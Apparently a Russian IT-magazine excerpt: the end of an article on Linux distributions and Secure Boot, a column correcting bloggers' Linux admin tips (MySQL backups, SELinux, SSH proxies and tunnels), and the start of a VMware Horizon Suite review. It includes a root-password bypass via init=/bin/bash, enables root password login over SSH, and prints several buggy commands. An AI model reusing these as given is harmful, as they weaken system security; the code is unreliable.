Еще в конце 2011 года компания Microsoft объявила о необходимости обязательной активации режима Secure Boot, требующего подписи ядра и драйверов, во всех системах на базе UEFI, которые должны поддерживать Windows 8. В результате этого требования стало фактически невозможно загрузить отличные от Windows ОС на UEFI-системах, так как разработчики открытых ОС просто не обладают необходимыми ресурсами, чтобы договориться с производителями железа о включении своих закрытых ключей в материнские платы и другие компоненты.



Фирменное меню Linux MINT



INFO

Встраиваемый комп под управлением Ubuntu IVI Remix продается до сих пор: goo.gl/wFbgu.

Разработчики Arch Linux объявили о создании проекта ArchBSD (goo.gl/hv8jO): ядро FreeBSD + окружение Arch.

В результате разразился большой скандал, в котором Microsoft обвинили в использовании монопольного положения с целью выдавить других игроков с рынка. Разумеется, на саму MS это никак не повлияло, и требование активировать Secure Boot осталось в силе, а вот разработчикам открытых ОС, как всегда, пришлось подстраиваться.

Первыми отреагировали разработчики Fedora, которые, не долго думая, купили открытый ключ у самой Microsoft, сделали минималистичный загрузчик, подписанный этим ключом, и включили его в состав дистрибутива. Вскоре, ругаясь, матерясь, но не видя иного выхода, за ними последовали другие представители сообщества, а в конце 2012 года сама Linux Foundation выпустила загрузчик, который предлагается использовать всем, кто пожелает, но так и не смогла договориться с MS о его подписи.

Сегодня поддержка UEFI Secure Boot реализована только в некоторых дистрибутивах посредством опубликованного проектом Fedora загрузчика Shim. В частности, Secure Boot будет поддерживаться в Fedora 18, уже поддерживается в 64-битной версии Ubuntu 12.10 и выше, в дистрибутиве Sabayon (создан на базе Gentoo), а также в ближайшее время будет доступна в SUSE и Debian.

Интересно, что в основанном на UEFI планшете-нетбуке Windows Surface, работающем под управлением Windows 8, этот загрузчик и ключи, полученные от MS, не действуют, так как Империя зла, в очередной раз доказав свой титул, прошила в устройство только свои собственные закрытые ключи, оставив сообщество не у дел. Впрочем, в этой ситуации к MS не может быть претензий, так как это полностью ее устройство, изначально спроектированное для работы только с Windows 8.

ВЫВОДЫ

Дистрибутивы развиваются, изменяясь и преображаясь со временем, однако последние события показывают нам довольно печальную картину. Все более и более заметен раскол технологий и разработчиков, все больше дистрибутивов отходят от UNIX-way и превращаются в сложные ОС, в которых уже бывает трудно что-то починить, просто открыв консоль. Возможно, это к лучшему, так как конкуренция рождает более совершенные технологии, однако, скорее всего, мы наблюдаем за последней стадией искоренения UNIX внутри Linux.



НАШ ОТВЕТ БЛОГЕРАМ

Роман Ярыженко
rommanio@yandex.ru

УЛУЧШАЕМ И ДОПОЛНЯЕМ СОВЕТЫ БЛОГЕРОВ

Сейчас появилось множество блогеров, которые дают советы по *nix-системам. Большинство из этих советов, как правило, можно улучшить или дополнить, а некоторые вообще по тем или иным причинам некорректны. Наш журнал не мог пройти мимо такого вопиющего недоразумения и в моем лице решил прошерстить блоги, выискивая данные советы и исправляя их.

СОХРАНЯЕМ БАЗЫ ДАННЫХ В MYSQL

Иногда бывает необходимо автоматизировать создание бэкапа БД в MySQL. И ладно бы только одной базы — с этим все просто, использовать команду вида:

```
$ mysqldump -u user -ppass dbname | ↵
  gzip -9 > dbname-`date + %Y%m%d%H%M`↵
  .sql.gz
```

но ведь иногда надо все базы сохранить!

Что нам предлагается сделать в блоге для этой цели? Предлагается использовать опцию --all-databases, то есть команда будет выглядеть так:

```
$ mysqldump -u user -ppass --all-↵
  databases | gzip -9 > all-db.sql.gz
```

Однако эта команда не совсем удобна — хотя бы тем, что все базы сохраняет в один файл, а это слегка затрудняет ее восстановление. Что предлагаю сделать я? На выбор два варианта: один — коротенький мини-скрипт, практически двустрочник, который можно легко зазубрить и выполнять в командной строке, и второй — уже полноценный скрипт, куда можно, например, прописывать базы, которые сохранять не требуется. Мини-скрипт выглядит так:

```
$ for i in `mysql -u root -ppass ↵
  -e'SHOW DATABASES;' | egrep -v ↵
  'information_schema|performance_↵
  schema|Database`; do mysqldump -u ↵
  root -ppass $i > `date +%Y%m%d%H%M`↵
  -$i; gzip -9 `date +%Y%m%d%H%M`↵
  -$i;done
```

Разберемся, что делает этот мини-скрипт. Он в цикле просматривает все базы данных, удаляет egrep'ом строчки ненужных баз, таких как information_schema, и создает для каждой базы бэкап.

Теперь рассмотрим кусочек полноценного скрипта (целиком его ты можешь найти на диске):

mysqldump_all.sh

```
for db in $DBS
do
...
if [ "$skipdb" == "-1" ] ; then
    MYSQLBACKDIR="$DEST/$db"

    # Создаем папку для бэкапа
    # с названием базы
    [ ! -d $MYSQLBACKDIR ] && mkdir ↵
    -p $MYSQLBACKDIR || :
    FILE="$MYSQLBACKDIR/$NOW.sql.gz"
```

```
    # Собственно бэкап
    $MYSQLDUMP --opt -u $MyUSER -h ↵
    $MyHOST -p$MyPASS $db | $GZIP -9 > ↵
    $FILE
    FILECOUNT="$(find $MYSQLBACKDIR/* | ↵
    wc -l)"
    if [ $FILECOUMT -ge 0 ] ; then

        # Удаляем файлы бэкапов, создан-
        # ные более 20 дней назад
        find $MYSQLBACKDIR/* -type f ↵
        -mtime 20 -exec rm -rf {} \;
    fi
fi
done
```

Какой из этих путей использовать — зависит исключительно от цели бэкапа. На мой взгляд, чем проще, тем лучше — но и слишком простые решения зачастую бывают неправильными.

Если у тебя уже есть полный бэкап всех баз данных и ты хочешь восстановить конкретную БД, используй следующую команду:

```
$ gunzip -c fulldumpname.sql.gz | ↵
  mysql --one-database -u root -ppass ↵
  db_to_restore
```

ВОССТАНОВЛЕНИЕ ПАРОЛЯ ROOT (RHEL)

Предположим, ты забыл пароль root или вообще его не знаешь. В блогах предлагается следующий путь:

1. При загрузке нажать пробел, потом «E».
2. Выделить строчку kernel и, снова нажав «E», добавить в конец строки слово single.
3. Загрузиться и сменить пароль.

Однако… иногда и в режиме single требуется пароль. Есть другой путь восстановления (конечно, если и на Grub не стоит пароль).

1. Предыдущие пункты 1 и 2 выполняем без изменений, но вместо single пишем init=/bin/bash, так указываем ядру, что вместо /sbin/init первой программой пользовательского режима будет оболочка.
2. Перемонтируем корневую ФС в режим rw:

```
# /sbin/mount -o remount,rw /
```

3. Задаем пароль командой /bin/passwd.
4. Жмем следующие комбинации клавиш: <Alt + SysRq + s>, <Alt + SysRq + u>, <Alt + SysRq + b> — аварийная синхронизация буферов ФС, перемонтирование ФС в режим ro и перезагрузка. Пароль изменен.

РУЛИМ КОНТЕКСТОМ SELINUX

Известно, что SELinux довольно-таки навороченная и сложная вещь, и в случае непонятных неполадок на него надо бы грешить в первую очередь. Но речь не об этом, а о том, что иногда советуют «просто изменить контекст», используя следующую команду (аргументы далее — в качестве примера):

```
# chcon -R -t samba_share_t ↵
  /home/samba
```

Но все это будет действовать лишь до следующего обновления политик. Чтобы понимать, почему так, давай рассмотрим эту часть SELinux чуть подробнее.

Все политики SELinux хранятся в /etc/selinux/targeted/policy, но команды наподобие chcon оперируют не с ними. Они оперируют с расширенными атрибутами файлов. Однако политики иногда обновляются, и все контексты, которые хранятся в расширенных атрибутах, при этом сбрасываются до значений, прописанных в этих политиках. Таким образом, команда chcon устанавливает контекст лишь на время. Для того чтобы его еще и добавить к файлам политик, необходимо использовать команду semanage fcontext — для приведенного выше примера она будет выглядеть так:

```
# semanage fcontext -a -t ↵
  samba_share_t /home/samba
```

Кстати, если говорить о Samba, то, чтобы разрешить лезть в домашние директории без смены контекста, необходимо установить переменную samba_enable_home_dirs, для чего используем следующую команду:

```
# setsebool -P samba_enable_home_dirs on
```

БЭКАП /ETC

Для быстрого бэкапа /etc, пишется в одном блоге, можно использовать команду zip, при необходимости используя ключ '-x' для исключения лишних каталогов — например, так:

```
# zip -r /home/user/backupfile /etc -x ↵
  /etc/dev\* /etc/selinux\* ↵
  /etc/alternatives\*
```

Данный совет достаточно корректен. Но мне бы хотелось к нему кое-что добавить: в качестве дополнения к резервному копированию (но ни в коем разе не в качестве замены!) можно использовать команды Git.

1. Если Git еще не стоит в системе — установи его.
2. Проинициализируй репозиторий Git в /etc и добавь в него все файлы.

```
# cd /etc
# git init
# git add .
```

3. Закоммить текущую версию.

```
# git commit
```

4. По необходимости создай бранч и переключись на него.

```
# git checkout -b add_user_joe
```

5. Измени все, что хотел изменить, и добавь эти изменения в репозиторий Git с последующим коммитом.

```
# useradd joe
# passwd joe
# git add . -A
# git commit
```

6. В случае успеха проведи слияние бранчей, а в случае неудачи — переключись на прежний бранч.

```
# git chechkout master
# git merge add_user_joe
```

НЕКОТОРЫЕ ТОНКОСТИ СБОРКИ ЯДРА В UBUNTU

Во многих статьях, посвященных сборке ядра, используется следующий метод сборки и установки:

```
# make dep && make clean && make && ↵
  make install && make modules install
```

Но этот способ достаточно неудобен — он не формирует пакеты, следовательно, новое

```
Терминал - rom@rom-ubuntu1210: ~
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-ubuntu1210:~$ cpulimit  -p `pidof find` -l 6
Process 10063 detected
```

Ограничиваем ресурсы find с помощью cpulimit

```
Терминал - [screen 0: bash] root@server:/home/alan
Файл  Правка  Вид  Терминал  Переход  Справка
DROP       all  --  172.16.0.0/12        0.0.0.0/0           /* Rfc1918 */
DROP       all  --  192.168.0.0/16       0.0.0.0/0           /* Rfc1918 */
DROP       all  --  0.0.0.0/0            0.0.0.0/0           ctorigdst 10.0.0.0
/* Rfc1918 */
DROP       all  --  0.0.0.0/0            0.0.0.0/0           ctorigdst 172.16.0.
0 /* Rfc1918 */
DROP       all  --  0.0.0.0/0            0.0.0.0/0           ctorigdst 192.168.0
.0 /* Rfc1918 */
Drop       all  --  0.0.0.0/0            0.0.0.0/0
LOG        all  --  0.0.0.0/0            0.0.0.0/0           limit: avg 6/hour b
urst 5 LOG flags 0 level 6 prefix `Shorewall:wansg2wanrt:DROP:'
DROP       all  --  0.0.0.0/0            0.0.0.0/0

Chain wansg_frwd (1 references)
target     prot opt source               destination
sfilter    all  --  0.0.0.0/0            0.0.0.0/0           [goto]
tcpflags   tcp  --  0.0.0.0/0            0.0.0.0/0
wansg2wanrt  all  --  0.0.0.0/0            0.0.0.0/0
wansg2lanw  all  --  0.0.0.0/0            0.0.0.0/0
wansg2gena  all  --  0.0.0.0/0            0.0.0.0/0
wansg2modrt  all  --  0.0.0.0/0            0.0.0.0/0
[root@server alan]#
```

Пример правил iptables

```
Терминал - rom@rom-ubuntu1210: ~/linux-3.8.8
Файл  Правка  Вид  Терминал  Переход  Справка
scripts/kconfig/conf --silentoldconfig Kconfig
make[1]: Выход из каталога `/home/rom/linux-3.8.8'
make[1]: Вход в каталог `/home/rom/linux-3.8.8'
make[2]: Цель `all' не требует выполнения команд.
make[2]: Цель `relocs' не требует выполнения команд.
  CHK     include/generated/uapi/linux/version.h
  CHK     include/generated/utsrelease.h
  CALL    scripts/checksyscalls.sh
  HOSTCC  scripts/genksyms/genksyms.o
  SHIPPED scripts/genksyms/lex.lex.c
  SHIPPED scripts/genksyms/keywords.hash.c
  SHIPPED scripts/genksyms/parse.tab.h
  HOSTCC  scripts/genksyms/lex.lex.o
  SHIPPED scripts/genksyms/parse.tab.c
  HOSTCC  scripts/genksyms/parse.tab.o
  HOSTLD  scripts/genksyms/genksyms
  CC      scripts/mod/empty.o
  HOSTCC  scripts/mod/mk_elfconfig
  MKELF   scripts/mod/elfconfig.h
  HOSTCC  scripts/mod/file2alias.o
  HOSTCC  scripts/mod/modpost.o
```

Сборка ядра с использованием make-kpkg

```
Терминал - rom@rom-ubuntu1210: ~
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-ubuntu1210:~$ for i in `mysql -u root -p12345 -e'SHOW DATABASES;' \
>     | grep -v information_schema | grep -v Database \
>     | grep -v performance_schema`; do mysqldump \
>     -u root -p12345 $i > `date +%Y%m%d%H%M`-$i; gzip -9 \
>     `date +%Y%m%d%H%M`-$i;done
rom@rom-ubuntu1210:~$
```

Бэкап всех баз данных MySQL

ядро так просто не удалишь. Да и заголовочные файлы ядра остаются старыми. В системах на основе Debian есть метод получше:

```
$ sudo apt-get build-dep linux-image
$ sudo apt-get install fakeroot ↵
  kernel-package
$ fakeroot make-kpkg --initrd ↵
  --append-to-version=-custom ↵
  kernel_image kernel_headers && sudo ↵
  dpkg -i ../linux-image-version.deb ↵
  ../linux-headers-version.deb
```

Разберем эту команду подробнее. Fakeroot используется для того, чтобы перенаправить некоторые изменения владельца файла в случае отсутствия прав root, — эту команду можно и не выполнять, так как современные версии make-kpkg сами вызывают ее, но лишней она не будет. Остальное более-менее понятно.

Кроме того, если ты планируешь часто менять что-то в ядре, то для ускорения пересборки можно использовать ccache, для чего в командной строке перед вызовом fakeroot необходимо поставить CC=ccache.

ПРОСМОТР ПАКЕТОВ ПО ДАТЕ УСТАНОВКИ (UBUNTU)

Допустим, тебе понадобилось просмотреть, когда какие пакеты ты устанавливал. В блогах для этого советуют заглянуть в /var/log/apt/history.log. Конечно, это наиболее удобный путь, но, в зависимости от настроек logrotate, старые логи могут быть недоступны. В этом случае придется пошаманить — поскольку в базе данных dpkg по каким-то причинам нет даты установки того или иного пакета. Зато она есть в файловой системе! Итак:

```
# find /var/lib/dpkg/info -name "*.list" ↵
  -exec stat -c $'%n\t%y' {} \; | sed ↵
  -e 's,/var/lib/dpkg/info/,,' -e 's,\↵
  .list\t,\t,' | sort > ./dpkglist.dates
# dpkg --get-selections | sed -ne '/\↵
  tinstall$/{s/[[:space:]].*//;p}' | ↵
  sort > ./dpkglist.selections
# join -1 1 -2 1 -t $'\t' ./dpkglist.↵
  selections ./dpkglist.dates > ↵
  ./dpkglist.selectiondates
# cat dpkglist.selectiondates | awk ↵
  '{print $2" "$3" "$4" " $1}' | sort > ↵
  ./dpkglist.selectiondates_bydate
```

Разберемся, что это за трехэтажные команды.

Первая (следом за sudo) команда ищет все файлы с расширением list в каталоге /var/lib/dpkg/info, в котором находится информация о пакетах, смотрит время их создания, соответствующее времени установки пакета, удаляет из получившихся строк ненужную информацию и, сортируя, направляет в файл dpkglist.dates.

Вторая команда просматривает установленные пакеты, удаляет ненужную информацию и, опять же сортируя, направляет в файл dpkglist.selections.

Третья команда объединяет два файла в один. Для чего это надо, ведь в первом файле все есть? Для удаления из конечного результата некоторых лишних строк, чтобы результат соответствовал текущему положению дел в системе.

Четвертая команда необязательна, но желательна — она перетасовывает поля файла, делая первыми поля даты и времени, и сортирует по дате установки.

К слову, в системах на основе RPM это будет выглядеть гораздо проще:

```
# rpm -qa --last | tac | less
```

В пояснении нуждается разве что команда tac — она инвертирует порядок строк, поскольку первая команда выводит пакеты в порядке, обратном порядку их установки.

ОГРАНИЧЕНИЕ ПРОЦЕССОРНОГО ВРЕМЕНИ ДЛЯ ПРОЦЕССА

В блогах для этого рекомендуют применять команду (re)nice. Например, следующая команда запустит поиск с минимальным приоритетом (напомню, что чем больше значение, тем приоритет ниже, отрицательные же значения может присваивать только процесс, запущенный с root-привилегиями, либо процесс с установленным capability CAP_SYS_NICE):

```
$ nice -n 19 find ./ -name *.odt -print
```

Но у этой команды есть один недостаток: она принимает на вход некие абстрактные «приоритеты». А это не всегда удобно, в процентах от процессорного времени в большинстве случаев гораздо удобнее. В современных дистрибутивах Linux имеется утилита cpulimit, которая позволяет ограничивать именно на основе процессорного времени. Установим ее:

```
$ sudo apt-get install cpulimit
```

Применение этой команды довольно просто — но для пользователей без прав root доступно только ограничение уже запущенного процесса. Например, для команды find это будет выглядеть примерно так:

```
$ cpulimit -p `pidof find` -l 30
```

Замечу, что эта команда действует для каждого процессора, то есть если у тебя четыре ядра, то максимальная величина будет не 100, а 400.

Метод работы программы довольно оригинален: она не использует всякие нововведения наподобие cgroups, вместо этого она мониторит загрузку процессора для конкретного процесса и время от времени посылает ему сигналы SIGSTOP и SIGCONT.


Если говорить об ограничениях пользователя, нельзя не упомянуть файл /etc/security/limits.conf, который позволяет много чего ограничивать. Для его использования необходимо включить модуль pam_limits.

Ограничивать можно, например:

- размер файла;
- размер дампа памяти процесса;
- количество одновременно открытых файлов;
- количество процессов.

```
Терминал - root@rom-ubuntu1210: ~
Файл  Правка  Вид  Терминал  Переход  Справка
rom@rom-ubuntu1210:~/blogger_art$ sudo su -
[sudo] password for rom:
root@rom-ubuntu1210:~# find /var/lib/dpkg/info -name "*.list" \
>     -exec stat -c $'%n\t%y' {} \; \
>     | sed -e 's,/var/lib/dpkg/info/,,' -e 's,\.list\t,\t,' \
>     | sort > ./dpkglist.dates
root@rom-ubuntu1210:~# dpkg --get-selections \
>     | sed -ne '/\tinstall$/{s/[[:space:]].*//;p}' \
>     | sort > ./dpkglist.selections
root@rom-ubuntu1210:~# join -1 1 -2 1 -t $'\t' ./dpkglist.selections \
>     ./dpkglist.dates > ./dpkglist.selectiondates
join: ./dpkglist.dates:1382: без сортировки: odbcinst   2013-01-26 11:58:49.6116
80618 +0700
root@rom-ubuntu1210:~# cat dpkglist.selectiondates | awk '{print $2" "$3" "$4" "
 $1}'\
>     | sort > ./dpkglist.selectiondates_bydate
root@rom-ubuntu1210:~#
```

Сортировка пакетов по дате установки в Ubuntu



DVD

На прилагаемом к журналу диске ты найдешь скрипт для бэкапа БД.

Существует два вида ограничения — жесткое (hard) и мягкое (soft). Жесткое задается суперпользователем и не может быть снято обычным пользователем, мягкое же может задаваться обычным пользователем с помощью команды ulimit и не может превышать жесткое.

Синтаксис файла limits.conf:

```
<домен> <тип> <ограничение> <величина>
```

где <домен> — субъект ограничения (может быть пользователем, группой, диапазоном UID или GID); <тип> — тип ограничения, мягкое или жесткое; <ограничение> — собственно ограничение и есть, например, для размера файла это будет fsize; <величина> — числовое значение данного ограничения — как правило, для объема данных оно указывается в килобайтах.

УДАЛЕНИЕ БИТЫХ СИМЛИНКОВ

Некоторые пользователи для удаления битых симлинков используют такой скрипт:

```
rm-dead-links
#!/bin/bash

if `file $1 | grep -q "broken symbolic ↵
link"`; then
    rm -i $1
fi
```

применяя его к файлам с помощью команды find:

```
# find / -type l -exec ls -l --color ↵
  {} \; -exec ./rm_dead_links {} \;
```

На самом деле можно сделать гораздо проще:

```
# find -L / -type l -not -path '/proc' ↵
  -exec rm -i {} \;
```

Опция '-L' предписывает следовать симлинкам, а в сочетании с -type l ищет битые симлинки — они никуда не следуют, поэтому тип у них остается ссылкой. В каталоге /proc их искать смысла нет, так что этот путь исключен из поиска.

ПРОКСИРОВАНИЕ ТРАФИКА

Стоит только заглянуть в любой блог, и там обязательно найдется совет о том, какой же выбрать SOCKS5-прокси. И количество решений про различные прокси можно сравнить с длиной рулона туалетной бумаги. Они не нужны! У нас есть инструмент универсальнее и безопаснее, который умеет создавать шифрованные туннели, — SSH.

Создать скрипт и запустить его на сервере проще простого:

```
#!/bin/bash

IP=10.1.106.55
while true
do
    ssh -CTNv -D $IP:3128 localhost
    sleep 1
done
```

На клиенте остается прописать SOCKS5-прокси: <IP-сервера>:3128.

Готово, мы инкапсулируем SOCKS5 в SSH-туннель! Осталось только разобраться, что означают отдельные ключи. Опция '-C' разрешает компрессию передаваемых данных через gzip, '-T' выключает привязку к TTY-псевдотерминалу, ключ '-N' указывает на то, что нам надо просто передавать данные, а не выполнять команды, '-v' добавляет деталей в stdout вывод от SSH, и, наконец, самая главная опция '-D' организует программный проброс указанного порта в защищенный туннель.

SOCKS5 — это замечательно, но у меня есть рецепт и для прозрачного проксирования через удаленный хост, без установки на нем дополнительного ПО, — утилита sshuttle (читается как с-шатл). Преимущество подхода в том, что тебе не нужно заботиться о правилах на удаленном сервере, все настройки в файрвол и маршрутизацию удаленного сервера sshuttle внесет сама.

Получим свежую версию с GitHub:

```
$ git clone git://github.com/apenwarr/↵
  sshuttle
```

Запускаем, указывая в ключе '-r' имя_ssh_пользователя@адрес_сервера:

```
# ./sshuttle -r username@server ↵
  0.0.0.0/0 -vv
```

Теперь весь трафик нашей машины прозрачно проходит через указанный адрес сервера. По <Ctrl + C> sshuttle заботливо уберет произведенные удаленно изменения. Из дополнительных опций внимание заслуживает ключ '--dns', позволяющий завернуть DNS-трафик в этот же канал.

VPN СВОИМИ РУКАМИ

Бывает необходимо быстро настроить VPN — в таких случаях советуют использовать OpenVPN. Но что, если устанавливать что-нибудь на сервер ты не хочешь или не можешь? В OpenSSH уже довольно давно есть поддержка туннелирования. Чтобы его включить, найди (или добавь сам на сервере) следующие строчки в файл конфигурации sshd:

```
/etc/ssh/sshd_config

# Снижает безопасность, но в данном
# случае необходимо. В качестве
# альтернативы вместо yes можешь
# использовать without-password
# для key-only-аутентификации root,
# но далее для упрощения будем считать,
# что аутентификация проходит по паролю
PermitRootLogin yes
PermitTunnel yes
```

Теперь на стороне клиента запускаем следующую команду:

```
# ssh -w 0:0 root@servername
```

Ключ '-w 0:0' создает устройства tun0 как на клиенте, так и на сервере. Теперь данные интерфейсы нужно настроить, для чего на клиенте набираем команду:

```
# ifconfig tun0 10.0.0.2 pointopoint ↵
  10.0.0.1
```

а на сервере, соответственно, наоборот:

```
# ifconfig tun0 10.0.0.1 pointopoint ↵
  10.0.0.2
```

После этого можно пропинговать сервер, дабы убедиться, что все это работает, и настроить маршрутизацию.

Если хочешь, чтобы адреса присваивались автоматически, — смотри в сторону vtun.

АВТОМАТИЧЕСКОЕ ВОССТАНОВЛЕНИЕ ПРАВИЛ IPTABLES ПОСЛЕ ПЕРЕЗАГРУЗКИ (UBUNTU)

В основном все советы на эту тему заключаются в создании скриптов. Однако для большинства простых конфигураций гораздо проще поступить следующим образом. Во-первых, поставить пакет iptables-persistent:

```
$ sudo apt-get install iptables-persistent
```

Во-вторых, написать скрипт для удобства конфигурирования — со всеми переменными и прочими плюшками bash. Единственное условие — скрипт не должен содержать циклов и условных выражений; в iptables они не сохраняются.

После отладки скрипта выполнить следующую команду:

```
$ sudo service iptables-persistent save
```

Однако этот метод не всегда подходит для сложных случаев, когда необходимы условные операторы. Я бы посоветовал использовать Shorewall (shorewall.net). Почему не использовать просто скрипт? Если проводить аналогию с языками программирования, то iptables — ассемблер, инструмент очень мощный, но для написания больших и сложных наборов правил малопригодный. Shorewall же — своего рода язык высокого уровня, заметно облегчающий написание сложных правил и объединяющий в себе брандмауэр, роутинг и контроль трафика, но при этом позволяющий в особо критичных случаях использовать «ассемблерные вставки» — прямые вызовы iptables. ⌶

```
rom@ALAN:~
Файл Правка Вид Поиск Терминал Справка
[rom@ALAN ~]$ rpm -qa --last | tac | tail -n 5
subversion-1.6.11-9.el6_4.i686              Пнд 22 Апр 2013 10:57:41
perl-Digest-SHA-5.47-130.el6_4.i686         Пнд 22 Апр 2013 10:57:45
gdb-7.2-60.el6.i686                         Пнд 22 Апр 2013 10:57:47
dhclient-4.1.1-34.P1.el6.i686               Пнд 22 Апр 2013 10:57:49
dnsmasq-2.48-13.el6.i686                    Пнд 22 Апр 2013 10:57:51
[rom@ALAN ~]$
```

Последние пять установленных пакетов в Scientific Linux

```
[screen 3: bash] root@ALAN:~
Файл Правка Вид Поиск Терминал Справка
[root@ALAN ~]# ifconfig tun0 10.0.0.2 pointopoint 10.0.0.1
[root@ALAN ~]# ifconfig tun0
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
-00
          inet addr:10.0.0.2  P-t-P:10.0.0.1  Mask:255.255.255.255
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:33 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 b)  TX bytes:2772 (2.7 KiB)

[root@ALAN ~]#
```

Конфигурирование туннеля SSH

ТАМ, ЗА ГОРИЗОНТОМ




Сергей Яремчук
grinder@synack.ru

ИЗУЧАЕМ НОВИНКУ VMWARE HORIZON SUITE

В последнее время число ОС, архитектур и устройств, при помощи которых пользователь подключается к корпоративным сетям, растет лавинообразно. Сотрудники компаний все меньше привязаны к своему рабочему месту и требуют обеспечить доступ к сетевым ресурсам из любой точки, где есть интернет. Как в этом случае решить проблемы доставки приложений и услуг, а также обеспечить удобство пользователя, доступность и безопасность?

НАЗНАЧЕНИЕ VMWARE HORIZON SUITE

Исторически компания VMware известна своими продуктами для виртуализации серверной инфраструктуры, где она занимает главенствующие позиции. На рынке же виртуализации и доставки приложений лидером традиционно считается Citrix со своими продуктами XenApp и Receiver. Такие разработки VMware, как View и ThinApp, не смогли изменить положение дел, поэтому в середине 2011 года компания начала продвигать идею End-User Computing (EUC). Уже в августе 2012-го на конференции VMworld 2012 она получила реальное воплощение в виде альфа-версии совершенно нового продукта — VMware Horizon Suite (goo.gl/D2BmB). Название Horizon выбрали не случайно, как бы намекая, что новая разработка выходит за горизонты традиционного ПК. Окончательный релиз новой платформы состоялся 20 февраля 2013 года, и теперь можно оценить результат.



Панель администрирования VMware Horizon

Технологии, используемые в Horizon Suite, унифицируют (виртуализируют) все составляющие (приложения, данные и учетные записи) в единые централизованные сервисы, к которым можно легко подключиться и, что не менее важно, которыми просто управлять при помощи политик. Обычно, чтобы пользователь удаленно подключался к ресурсам компании, необходимо настроить VPN, обеспечить доступ к сервису или приложению, указать, где он находится (например, создав ярлык на рабочем столе). Нюансов в таком сценарии очень много, и чем больше устройств и приложений, тем больше возникает нестыковок. Поэтому развертывание и поддержка всего этого занимает много времени и требует постоянного внимания для обеспечения работоспособности и безопасности. Решение VMware в корне меняет подход. Пользователь с любого устройства подключается по стандартному протоколу HTTPS/443 к своему Workspace и сразу получает список доступных приложений, SaaS-сервисов и компьютеров, на которые заходит одним кликом.


ВОЗМОЖНОСТИ VMWARE HORIZON SUITE

Horizon Suite представляет собой набор продуктов, в который включены как уже известные разработки VMware в области виртуализации рабочих станций, так и новые технологии для мобильной и совместной работы: VMware Horizon Data, AppBlast, AppShift, ThinApp, Horizon Application Manager и Horizon Mobile. Состоит из трех главных компонентов, каждый из которых отвечает за свой участок (их по-прежнему можно приобрести отдельно или сразу пакетом в рамках Horizon Suite):

- **VMware Horizon View 5.2** (ранее VMware View версия Premier) — новая версия системы инфраструктуры VDI (Virtual Desktop Infrastructure), в которой появился веб-интерфейс на базе стандарта HTML5 (управлять можно при помощи жестов) и реализована поддержка аппаратного ускорения 3D-графики, позволяющая запускать тяжелые графические приложения. Для подключения к виртуальным ПК используется WAN-оптимизированный протокол PCoIP. Поддерживается VMware ThinApp, позволяющий упаковывать и переносить Windows-программы на другие платформы без перекомпиляции и тестирования на любое устройство, поддерживающее HTML5 или Java.
- **VMware Horizon Mirage 4.0** обеспечивает оптимальную работу с физическими ПК (не ориентирован на виртуальные среды) в сетевом и автономном режимах. Для этого компьютер разделяется на несколько логических слоев: система, приложения, данные и настройки пользователя. Затем образ сохраняется в ЦОД, с которым периодически синхронизируются все изменения. Например, если пользователь работал в автономном режиме, после подключения в сеть все новые данные будут отправлены на сервер. Такой подход на порядок упрощает миграцию, резервирование и управление удаленными ПК (в том числе установку обновлений, нового ПО и подобного) без необходимости разворачивать соответствующую инфраструктуру. В новом релизе пользователи могут работать с бесплатным пакетом виртуализации рабочих станций VMware Fusion Professional, который обеспечивает виртуализацию Windows-систем в OS X. С Mirage также может быть интегрирован VMware ThinApp.
- **VMware Horizon Workspace 1.0** — совершенно новое решение, по сути, это клей для всех остальных компонентов. С его помощью администратор объединяет все компьютеры, доступные приложения, сервисы и данные в единое рабочее пространство, к которому может получить доступ пользователь вне зависимости от типа устройства, ОС и места доступа. Для администратора это означает уменьшение точек управления, упрощение внедрения, доступ при помощи политик положительно сказывается на безопасности. Например, для мобильных устройств реализовано более ста политик; создавая классы политик, администратор затем их применяет для отдельных пользователей или групп.

